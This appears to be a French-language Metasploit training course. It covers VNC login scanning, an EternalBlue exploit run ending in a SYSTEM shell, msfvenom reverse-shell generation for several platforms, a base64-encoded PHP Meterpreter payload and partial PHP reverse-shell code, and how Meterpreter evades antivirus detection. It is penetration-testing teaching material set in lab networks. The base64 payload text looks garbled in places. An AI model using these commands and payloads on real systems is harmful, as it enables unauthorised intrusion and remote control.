PASSWORD		no	The password to test
PASS_FILE	/opt/metasploit-framework-5101/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Description:

This module will test a VNC server on a range of machines and report successful logins. Currently it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge response authentication method.

References:

<https://cvedetails.com/cve/CVE-1999-0506/>

```
msf6 auxiliary(scanner/vnc/vnc_login) >
```

2.4 Exploitation

Comme son nom l'indique, Metasploit est un framework d'exploitation. Les exploits sont la catégorie de modules la plus peuplée.

Détails de la version de Metasploit

```
= [ metasploit v5.0.101-dev ]
+ -- == [ 2048 exploits - 1105 auxiliary - 344 post ]
+ -- == [ 562 payloads - 45 encoders - 10 nops ]
+ -- == [ 7 evasion ]
```

Vous pouvez rechercher des exploits en utilisant la commande **search**, obtenez plus d'informations sur l'exploit en utilisant la commande **info**, et lancez l'exploit en utilisant **exploit**. Alors que le processus lui-même est simple, rappelez-vous qu'un résultat positif dépend d'une compréhension approfondie des services exécutés sur la cible système.

La plupart des exploits auront une charge utile par défaut prédéfinie. Cependant, vous pouvez toujours utiliser la commande **show payloads** pour lister les autres commandes que vous pouvez utiliser avec cet exploit spécifique.

Charges utiles disponibles

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
```

Compatible Payloads

=====

#	Name	Disclosure Date	Rank	Check	Description
0	generic/custom		manual	No	Custom Payload
1	generic/shell_bind_tcp		manual	No	Generic Command Shell, Bind TCP Inline
2	generic/shell_reverse_tcp		manual	No	Generic Command Shell, Reverse TCP Inline
3	windows/x64/exec		manual	No	Windows x64 Execute Command
4	windows/x64/loadlibrary		manual	No	Windows x64 LoadLibrary Path
5	windows/x64/messagebox		manual	No	Windows MessageBox x64
6	windows/x64/meterpreter/bind_ipv6_tcp		manual	No	Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
7	windows/x64/meterpreter/bind_ipv6_tcp_uuid		manual	No	Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
8	windows/x64/meterpreter/bind_named_pipe		manual	No	Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
9	windows/x64/meterpreter/bind_tcp		manual	No	Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
10	windows/x64/meterpreter/bind_tcp_rc4		manual	No	Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)

Une fois que vous avez décidé de la charge utile, vous pouvez utiliser la commande **set payload** pour faire votre choix.

Options de charge utile

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 2
payload => generic/shell_reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT	445	yes	The target port (TCP)
SMBDomain	.	no	(Optional) The Windows domain to use for authentication
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target.

Payload options (generic/shell_reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows 7 and Server 2008 R2 (x64) All Service Packs

```
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Notez que le choix d'une charge utile fonctionnelle peut devenir un processus d'essais et d'erreurs en raison de restrictions environnementales ou du système d'exploitation telles que les règles de pare-feu, l'antivirus, l'écriture de fichiers ou le programme effectuant l'exécution de la charge utile n'est pas disponible (par exemple, charge utile/python/shell_reverse_tcp).

Certaines charges utiles ouvriront de nouveaux paramètres que vous devrez peut-être définir, en exécutant la commande **show options** une fois de plus. Comme vous pouvez le voir dans l'exemple ci-dessus, une charge utile inversée vous demandera au moins de définir l'option **LHOST**.

Définition de la valeur LHOST et exécution de l'exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.186.44
lhost => 10.10.186.44
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.10.186.44:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601
Service Pack 1 x64 (64-bit)
[*] 10.10.12.229:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7
Profes
[*] 10.10.12.229:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601
Serv
[*] 10.10.12.229:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.186.44:4444 -> 10.10.12.229:49366) at 2021-08-20
04:51:19 +0100
C:\Windows\system32>
```

Une fois qu'une session est ouverte, vous pouvez l'utiliser en arrière-plan avec **CTRL+Z** ou interrompez-le en utilisant **CTRL+C**. La mise en arrière-plan d'une session sera utile lorsque vous travaillez sur plusieurs cibles simultanément ou sur la même cible avec un exploit et/ou un shell différent.

Contexte de la session

```
C:\Windows\system32>^Z
Background session 1? [y/N] y
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
=====

Id  Name  Type           Information                                     Connection
--  ---  --
 1   shell x64/windows Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft
Corporation... 10.10.186.44:4444 -> 10.10.12.229:49366 (10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Travailler avec des sessions

La commande **sessions** listera toutes les sessions actives. La commande **sessions** prend en charge un certain nombre d'options qui vous aideront à mieux gérer les sessions.

Menu d'aide des sessions

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -h
Usage: sessions [options] or sessions [id]
```

Active session manipulation and interaction.

OPTIONS:

- C Run a Meterpreter Command on the session given with -i, or all
- K Terminate all sessions
- S Row search filter.
- c Run a command on the session given with -i, or all
- d List all inactive sessions
- h Help banner
- i Interact with the supplied session ID
- k Terminate sessions by session ID and/or range
- l List all active sessions
- n Name or rename a session by ID
- q Quiet mode
- s Run a script or module on the session given with -i, or all
- t Set a response timeout (default: 15)
- u Upgrade a shell to a meterpreter session on many platforms
- v List all active sessions in verbose mode
- x Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example: sessions -s checkvm -i 1,3-5 or sessions -k 1-2,5,6

```
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Vous pouvez interagir avec n'importe quelle session existante en utilisant la commande sessions **-i** suivie de l'ID de session.

Interagir avec les sessions

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions
```

Active sessions

=====

Id	Name	Type	Information	Connection
--	----	----	-----	-----
1	shell	x64/windows	Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...	10.10.186.44:4444 -> 10.10.12.229:49366 (10.10.12.229)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...
```

```
C:\Windows\system32>
```

2.5 Msfvenom

Msfvenom, qui a remplacé Msfpayload et Msfencode, permet de générer des payloads. Msfvenom vous permet d'accéder à toutes les charges utiles disponibles dans le framework Metasploit. Msfvenom vous permet de créer des charges utiles dans de nombreux formats (PHP, exe, dll, elf, etc.) et pour de nombreux systèmes cibles différents (Apple, Windows, Android, Linux, etc.).

Charges utiles Msfvenom

```
root@ip-10-10-186-44:~# msfvenom -l payloads
```

```
Framework Payloads (562 total) [--payload ]
```

```
=====
```

Name	Description
----	-----
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command
shell	
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command
shell	
android/meterpreter/reverse_http	Run a meterpreter server in Android. Tunnel
communication over HTTP	
android/meterpreter/reverse_https	Run a meterpreter server in Android. Tunnel
communication over HTTPS	
android/meterpreter/reverse_tcp	Run a meterpreter server in Android. Connect
back stager	
android/meterpreter_reverse_http	Connect back to attacker and spawn a
Meterpreter shell	
android/meterpreter_reverse_https	Connect back to attacker and spawn a
Meterpreter shell	
android/meterpreter_reverse_tcp	Connect back to the attacker and spawn a
Meterpreter shell	
android/shell/reverse_http	Spawn a piped command shell (sh). Tunnel
communication over HTTP	
android/shell/reverse_https	Spawn a piped command shell (sh). Tunnel
communication over HTTPS	
android/shell/reverse_tcp	Spawn a piped command shell (sh). Connect back
stager	
apple_ios/aarch64/meterpreter_reverse_http	Run the Meterpreter / Mettle server
payload (stageless)	
apple_ios/aarch64/meterpreter_reverse_https	Run the Meterpreter / Mettle server
payload (stageless)	
apple_ios/aarch64/meterpreter_reverse_tcp	Run the Meterpreter / Mettle server
payload (stageless)	
apple_ios/aarch64/shell_reverse_tcp	Connect back to attacker and spawn a
command shell	
apple_ios/armle/meterpreter_reverse_http	Run the Meterpreter / Mettle server
payload (stageless)	
apple_ios/armle/meterpreter_reverse_https	Run the Meterpreter / Mettle server
payload (stageless)	
apple_ios/armle/meterpreter_reverse_tcp	Run the Meterpreter / Mettle server
payload (stageless)	

Formats de sortie

Vous pouvez soit générer des charges utiles autonomes (par exemple, un exécutable Windows pour Meterpreter) ou obtenir un format brut utilisable (par exemple python). La commande **msfvenom --list formats** peut être utilisée pour lister le format de sortie pris en charge

Encodeurs

Contrairement à certaines idées reçues, les encodeurs ne visent pas à contourner un antivirus installé sur le système cible. Comme leur nom l'indique, ils encodent la charge utile. Alors que ça peut être efficace contre certains logiciels antivirus, l'utilisation de techniques modernes d'obscurcissement ou de méthodes d'apprentissage pour injecter du shellcode est une meilleure solution au problème. L'exemple ci-dessous montre l'utilisation de l'encodage (avec le paramètre **-e**). La version PHP de Meterpreter était encodée en Base64 et le format de sortie était raw.

Générer une charge utile PHP

```
root@ip-10-10-186-44:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.186.44 -f raw -e php/base64
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1507 (iteration=0)
php/base64 chosen with final size 1507
Payload size: 1507 bytes
eval(base64_decode(Lyo8P3BocCAvKiovlGVycm9yX3JlcG9ydGluZygwKTsgJGllwID0gJzEwLjEwLjE4
Ni40NCc7ICRwb3J0ID0gNDQ0NDsgaWYgKCgkZiA9ICdhdHJlYW1fc29ja2V0X2NsaWVudCcpICYml
GlzX2NhbgxhYmxlKCRmKSkgcyAkcyA9ICRmKCJ0Y3A6Ly97JGllwFTp7JHBvcnR9lik7ICRzX3R5cG
UgPSAnc3RyZWFTJzsgfSBpZiAoISRzICYmlCgkZiA9ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJs
ZSgkZikpIHsgJHMGPSAkZigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdhdHJlYW0nOyB9IGlmICghJH
MgJiYgKCRmID0gJ3NvY2tldF9jcmVhdGUUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMGPSAkZihB
RI9JTkVULCBTT0NLX1NUUkVBTSwgU09MX1RDUCk7ICRyZXMGPSBAc29ja2V0X2NvbW5lY3QoJ
HMsICRpcCwgJHBvcnQpOyBpZiAoISRyZXMpIHsgZGllKCK7IH0gJHNfdHlwZSA9ICdzb2NrZXQnOy
B9IGlmICghJHNfdHlwZSkgeyBkaWUoJ25vIHNVY2tldCBmdW5jcycpOyB9IGlmICghJHMPHsgZGllK
CdubyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUplHsgY2FzZSAnc3RyZWFTJzsgJGxlbjA9IGZy
ZWFKKCRzLCA0KTsgYnJlYW57IGNhc2UgJ3NvY2tldCc6ICRsZW4gPSBzb2NrZXRfcmVhZCgkcywg
NCK7IGJyZWFrOyB9IGlmICghJGxlbikgeyBkaWUoKTsgfSAkYSA9IHVucGFjaygi.TmxlbilslCRsZW4p
OyAkbgVuID0gJGFbJ2xlbiddOyAkYiA9ICcnOyB3aGlzSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgc3
dpdGNolCgkc190eXBIBSB7IGNhc2UgJ3N0cmVhbSc6ICRilC49IGZyZWFKKCRzLCAkbGVuLXN0cm
xlbikYikpOyBicmVhazsgY2FzZSAnc29ja2V0JzsgJGllLj0gc29ja2V0X3JlYWQoJHMsICRsZW4tc3Ry
bGVuKCRiKSk7IGJyZWFrOyB9IH0gJEdMT0JBTfNbJ21zZ3NvY2snXSA9ICRzOyAkR0xPQkFMU1s
nbXNnc29ja190eXBIBj10gPSAkc190eXBIOyBpZiAoZXh0ZW5zaW9uX2xvYWRlZCgnc3Vob3NpbicpI
CYmlGluaV9nZXQoJ3N1aG9zaW4uZXh1Y3V0b3luZGlzYWJsZV9ldmFsJykpIHsgJHN1aG9zaW5fYnl
wYXNzPWNYZWFOZV9mdW5jdGlvbG9nJywgJGllOyAk3Vob3Npbj9ieXBhc3MoKTsgfSBibHNlIHsgZ
XZhbCgkYik7IH0gZGllKCK7));
root@ip-10-10-186-44:~#
```

Gestionnaires

Semblable aux exploits utilisant un shell inversé, vous devrez être en mesure d'accepter les connexions entrantes générées par le Charge utile MSFvenom. Lors de l'utilisation d'un module d'exploit, cette partie est automatiquement gérée par le module d'exploit, vous rappelez-vous comment le titre **payload options** est apparu lors de la définition d'un shell inversé. Terme communément utilisé pour recevoir une connexion d'une cible revient à "attraper un shell". Reverse shells ou rappels

Meterpreter générés dans votre charge utile MSFvenom peut être facilement capturée à l'aide d'un gestionnaire.

Le scénario suivant peut vous être familier ; nous allons exploiter la vulnérabilité de téléchargement de fichiers présente dans DVWA (Damn Application Web vulnérable). Pour les exercices de cette tâche, vous devrez reproduire un scénario similaire sur un autre système cible, DVWA, a été utilisé ici à des fins d'illustration. Les étapes de l'exploit sont ;

1. Générer le shell PHP à l'aide de MSFvenom
2. Démarrer le gestionnaire Metasploit
3. Exécuter le shell PHP

MSFvenom nécessitera une charge utile, l'adresse IP de la machine locale et le port local auquel la charge utile se connectera. Vu ci-dessous, 10.0.2.19 est l'adresse IP d'une machine Kali Linux utilisée dans l'attaque et le port local 7777 a été choisi.

Génération d'un reverse shell PHP

```
root@ip-10-0-2-19:~# msfvenom -p php/reverse_php LHOST=10.0.2.19 LPORT=7777 -f raw > reverse_shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3020 bytes
root@ip-10-0-2-19:~#
```

Remarque : le fichier PHP de sortie marquera la balise PHP de début commentée et la balise de fin (?>), comme vu ci-dessous.

```
(root@TryHackMe)~[/home/alper/Desktop/MSF]
# cat reverse_shell.php
/*<?php /**/
@error_reporting(0);
@set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0);
$dis=@ini_get('disable_functions');
if(!empty($dis)){
    $dis=preg_replace('/[ , ]+/', ' ', $dis);
    $dis=explode(' ', $dis);
    $dis=array_map('trim', $dis);
}else{
    $dis=array();
}

$ipaddr='10.0.2.19';
$port=7777;
```

Le fichier reverse_shell.php doit être modifié pour le convertir en un fichier PHP fonctionnel.

Ci-dessous : commentaires supprimés du début du fichier.

```
GNU nano 5.4 reverse_shell.php *
<?php
@error_reporting(0);
@set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0);
$dis=@ini_get('disable_functions');
if(!empty($dis)){
    $dis=preg_replace('/[ , ]+/', ' ', $dis);
    $dis=explode(' ', $dis);
    $dis=array_map('trim', $dis);
}else{
    $dis=array();
}

$ipaddr='10.0.2.19';
$port=7777;
```

Ci-dessous : balise de fin ajoutée

```
}
@socket_close($s);
}

?>
```

^G Help **^O** Write Out **^W** Where Is
^X Exit **^R** Read File **^_** Replace

Nous utiliserons Multi Handler pour recevoir la connexion entrante. Le module peut être utilisé avec la commande **use exploit/multi/handler**.

Le gestionnaire multiple prend en charge toutes les charges utiles Metasploit et peut être utilisé pour Meterpreter ainsi que pour les shells ordinaires.

Pour utiliser le module, nous devons définir la valeur de la charge utile (PHP/reverse_php dans ce cas), le **LHOST**, et Valeurs **LPORT**.

Configuration de l'écouteur

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/reverse_php
payload => php/reverse_php
msf5 exploit(multi/handler) > set lhost 10.0.2.19
lhost => 10.0.2.19
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (php/reverse_php):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	10.0.2.19	yes	The listen address (an interface may be specified)
LPORT	7777	yes	The listen port

Exploit target:

Id	Name
--	----
0	Wildcard Target

```
msf6 exploit(multi/handler) >
```

Une fois que tout est réglé, nous allons **run** le gestionnaire et attendre la connexion entrante.

En attendant la coque inversée

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.10.186.44:7777
```

Lorsque le shell inverse est déclenché, la connexion sera reçue par **multi/handler** et nous fournira un shell.

Si la charge utile était définie comme Meterpreter (par exemple dans un format exécutable Windows), multi/handler nous fournirait alors un shell Meterpreter.

Autres charges utiles

En fonction de la configuration du système cible (système d'exploitation, installation du serveur Web, interpréteur installé, etc.), msfvenom peut être utilisé pour créer des charges utiles dans presque tous les formats. Voici quelques exemples que vous utiliserez souvent :

Dans tous ces exemples, **LHOST** sera l'adresse IP de votre machine attaquante, et **LPORT** sera le port sur lequel votre gestionnaire écoutera.

Format Linux exécutable et pouvant être lié (elf)

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f elf > rev_shell.elf
```

elf est comparable au format **.exe** de Windows. Ce sont des fichiers exécutables pour Linux.

Cependant, vous pouvez toujours doivent s'assurer qu'ils disposent des autorisations exécutables sur la machine cible. Par exemple, une fois que vous avez le fichier shell.elf sur votre machine cible, utilisez la commande **chmod +x shell.elf** pour accorder des autorisations exécutables. Une fois fait, vous pouvez exécuter ce fichier en tapant **./shell.elf** sur la ligne de commande de la machine cible.

Les fenêtres

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f exe > rev_shell.exe
```

PHP

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.php
```

ASPIC

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f asp > rev_shell.asp
```

Python

```
msfvenom -p cmd/unix/reverse_python LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.py
```

Tous les exemples ci-dessus sont des charges utiles inversées. Cela signifie que vous allez avoir besoin du module **exploit/multi/handler** à l'écoute sur votre machine attaquante pour fonctionner en tant que gestionnaire. Vous devez configurer le gestionnaire en conséquence avec les paramètres de charge utile, **LHOST** et **LPORT**. Ces valeurs seront les mêmes que vous avez utilisé lors de la création de la charge utile msfvenom.

Vous devriez maintenant avoir une meilleure compréhension de la façon dont Metasploit peut vous aider à identifier les vulnérabilités potentielles sur les systèmes cibles et à exploiter ces vulnérabilités. Vous avez également vu comment la fonctionnalité de base de données peut vous aider dans les missions de test d'intrusion où vous avez plusieurs cibles potentielles. Enfin, vous devriez avoir acquis une certaine expérience avec msfvenom et la création de charges utiles Meterpreter autonomes. Ceci est particulièrement utile dans les situations où vous pouvez télécharger un fichier sur le système cible où avoir la possibilité de télécharger des fichiers sur le système cible.

III Metasploit : Meterpreter

3.1 introductions à meterpreter

Meterpreter est une Charge utile Metasploit qui prend en charge le processus de test d'intrusion avec de nombreux composants précieux. Meterpreter va s'exécuter sur le système cible et agir en tant qu'agent au sein d'une architecture de commande et de contrôle. Vous interagirez avec le système d'exploitation cible et les fichiers et utilisez les commandes spécialisées de Meterpreter.

Meterpreter a beaucoup de versions qui fourniront différentes fonctionnalités en fonction du système cible.

Comment fonctionne Meterpreter ?

Meterpreter s'exécute sur le système cible mais n'y est pas installé. Il s'exécute en mémoire et ne s'écrit pas sur le disque de la cible. Cette fonctionnalité vise à éviter d'être détecté lors des analyses antivirus. Par défaut, la plupart des logiciels antivirus analysent de nouveaux fichiers sur le disque (par exemple lorsque vous téléchargez un fichier depuis Internet) Meterpreter s'exécute en mémoire (RAM - Aléatoire Access Memory) pour éviter d'avoir un fichier qui doit être écrit sur le disque du système cible (par exemple meterpreter.exe). De cette façon, Meterpreter sera considéré comme un processus et n'aura pas de fichier sur le système cible.

Meterpreter vise également à éviter d'être détecté par les systèmes IPS (Intrusion Prevention System) et IDS (Intrusion Detection System) basés sur le réseau solutions en utilisant une communication cryptée avec le serveur sur lequel Metasploit s'exécute (généralement votre machine d'attaque). Si l'organisation cible ne décrypte pas et n'inspecte pas le trafic crypté (par exemple HTTPS) entrant et sortant du réseau local, les solutions IPS et IDS ne pourront pas détecter ses activités.

Alors que Meterpreter est reconnue par les principaux logiciels antivirus, cette fonctionnalité offre un certain degré de discrétion.

L'exemple ci-dessous montre un Machine cible Windows exploitée à l'aide de la vulnérabilité MS17-010. Vous verrez que Meterpreter fonctionne avec un ID de processus (PID) de 1304 ; ce PID sera différent dans votre cas. Nous avons utilisé la commande **getpid**, qui renvoie l'ID de processus avec lequel Meterpreter s'exécute. L'ID de processus (ou identifiant de processus) est utilisé par systèmes d'exploitation pour identifier les processus en cours d'exécution. Tous les processus exécutés sous Linux ou Windows auront un Numéro identifiant unique ; ce numéro est utilisé pour interagir avec le processus lorsque le besoin s'en fait sentir (par exemple, s'il doit être arrêté).

Getpid

```
meterpreter > getpid  
Current pid: 1304
```

Si nous énumérons les processus s'exécutant sur le système cible à l'aide de la commande **ps**, nous voyons PID 1304 est spoolsv.exe et non Meterpreter.exe, comme on pourrait s'y attendre.

La commande ps

```
meterpreter > ps
```

Process List

=====

PID	PPID	Name	Arch	Session	User	Path
---	----	----	-----	----	----	-----
0	0	[System Process]				
4	0	System	x64	0		
396	644	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
416	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
428	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
548	540	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
596	540	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
604	588	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
644	588	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
692	596	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
700	692	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
716	596	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
1276	1304	cmd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\cmd.exe
1304	692	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1340	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1388	548	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe

Même si nous devons aller un peu plus loin et regardez les DLL (Dynamic-Link Libraries) utilisées par le processus Meterpreter (PID 1304 dans ce cas), nous ne trouverions toujours rien qui nous saute dessus (par exemple, pas de meterpreter.dll)

Le processus Meterpreter

```
C:\Windows\system32>tasklist /m /fi "pid eq 1304"  
tasklist /m /fi "pid eq 1304"
```

Image Name	PID Modules
spoolsv.exe	1304 ntdll.dll, kernel32.dll, KERNELBASE.dll, msvcrt.dll, sechost.dll, RPCRT4.dll, USER32.dll, GDI32.dll, LPK.dll, USP10.dll, POWRPROF.dll, SETUPAPI.dll, CFGMGR32.dll, ADVAPI32.dll, OLEAUT32.dll, ole32.dll, DEVOBJ.dll, DNSAPI.dll, WS2_32.dll, NSI.dll, IMM32.DLL, MSCTF.dll, CRYPTBASE.dll, slc.dll, RpcRtRemote.dll, secur32.dll, SSPICLI.DLL, credssp.dll, IPHLPAPI.DLL, WINNSI.DLL, mswsock.dll, wshtcpip.dll, wship6.dll, rasadhlp.dll, fwpucInt.dll, CLBCatQ.DLL, umb.dll, ATL.DLL, WINTRUST.dll, CRYPT32.dll, MSASN1.dll, localspl.dll, SPOOLSS.DLL, srvcli.dll, winspool.drv, PrintIsolationProxy.dll, FXSMON.DLL, tcpmon.dll, snmpapi.dll, wsnmp32.dll, msxml6.dll, SHLWAPI.dll, usbmon.dll, wls0wndh.dll, WSDMon.dll, wsdapi.dll, webservicess.dll, FirewallAPI.dll, VERSION.dll, FunDisc.dll, fdPnp.dll, winprint.dll, USERENV.dll, profapi.dll, GPAPI.dll, dsrole.dll, win32spl.dll, inetpp.dll, DEVRTL.dll, SPINF.dll, CRYPTSP.dll, rsaenh.dll, WINSTA.dll, cscapi.dll, netutils.dll, WININET.dll, urlmon.dll, iertutil.dll, WINHTTP.dll, webio.dll, SHELL32.dll, MPR.dll, NETAPI32.dll, wkscli.dll, PSAPI.DLL, WINMM.dll, dhcpcsvc6.DLL, dhcpcsvc.DLL, apphelp.dll, NLAapi.dll, napinsp.dll, pnrpnsp.dll, winrnr.dll

```
C:\Windows\system32>
```

Les techniques et outils qui peuvent être utilisés pour détecter Meterpreter sortent du cadre de ce cours. Cette section visait à vous montrer comment Meterpreter est furtif en cours d'exécution ; rappelez-vous que la plupart des logiciels antivirus le détecteront.

Il convient également de noter que Meterpreter établira un canal de communication crypté (TLS) avec le système de l'attaquant.

3.2 Saveurs Meterpreter

Comme discuté dans le cours Metasploit précédentes, les charges utiles Metasploit peuvent être initialement divisées en deux catégories ; en ligne (également appelé single) et mis en scène(sessions).

Comme vous vous en souviendrez, les charges utiles étagées sont envoyées à la cible en deux étapes. Une première partie est installée (the stager) et demande le reste de la charge utile. Cela permet une taille de charge utile initiale plus petite. Les charges utiles en ligne sont envoyées en une seule fois. Les charges utiles Meterpreter sont également divisées en versions échelonnées et en ligne. Cependant, Meterpreter a une large gamme de versions différentes parmi lesquelles vous pouvez choisir en fonction de votre système cible.

La façon la plus simple d'avoir une idée sur les versions disponibles de Meterpreter pourrait être de les répertorier en utilisant `msfvenom`, comme indiqué ci-dessous.

Nous avons utilisé la commande `msfvenom --list payloads` et `grepped` charges utiles "meterpreter" (ajout | `grep meterpreter` à la ligne de commande), donc la sortie ne montre que ceux-ci.

Répertorier les charges utiles de Meterpreter

```
root@ip-10-10-186-44:~# msfvenom --list payloads | grep meterpreter
  android/meterpreter/reverse_http      Run a meterpreter server in Android. Tunnel
communication over HTTP
  android/meterpreter/reverse_https     Run a meterpreter server in Android. Tunnel
communication over HTTPS
  android/meterpreter/reverse_tcp       Run a meterpreter server in Android. Connect
back stager
  android/meterpreter_reverse_http      Connect back to attacker and spawn a
Meterpreter shell
  android/meterpreter_reverse_https     Connect back to attacker and spawn a
Meterpreter shell
  android/meterpreter_reverse_tcp       Connect back to the attacker and spawn a
Meterpreter shell
  apple_ios/aarch64/meterpreter_reverse_http  Run the Meterpreter / Mettle server
payload (stageless)
  apple_ios/aarch64/meterpreter_reverse_https  Run the Meterpreter / Mettle server
payload (stageless)
  apple_ios/aarch64/meterpreter_reverse_tcp    Run the Meterpreter / Mettle server
payload (stageless)
  apple_ios/armle/meterpreter_reverse_http     Run the Meterpreter / Mettle server
payload (stageless)
  apple_ios/armle/meterpreter_reverse_https    Run the Meterpreter / Mettle server
payload (stageless)
  apple_ios/armle/meterpreter_reverse_tcp      Run the Meterpreter / Mettle server
payload (stageless)
  java/meterpreter/bind_tcp               Run a meterpreter server in Java. Listen for a
Connect back to the attacker [...]
```

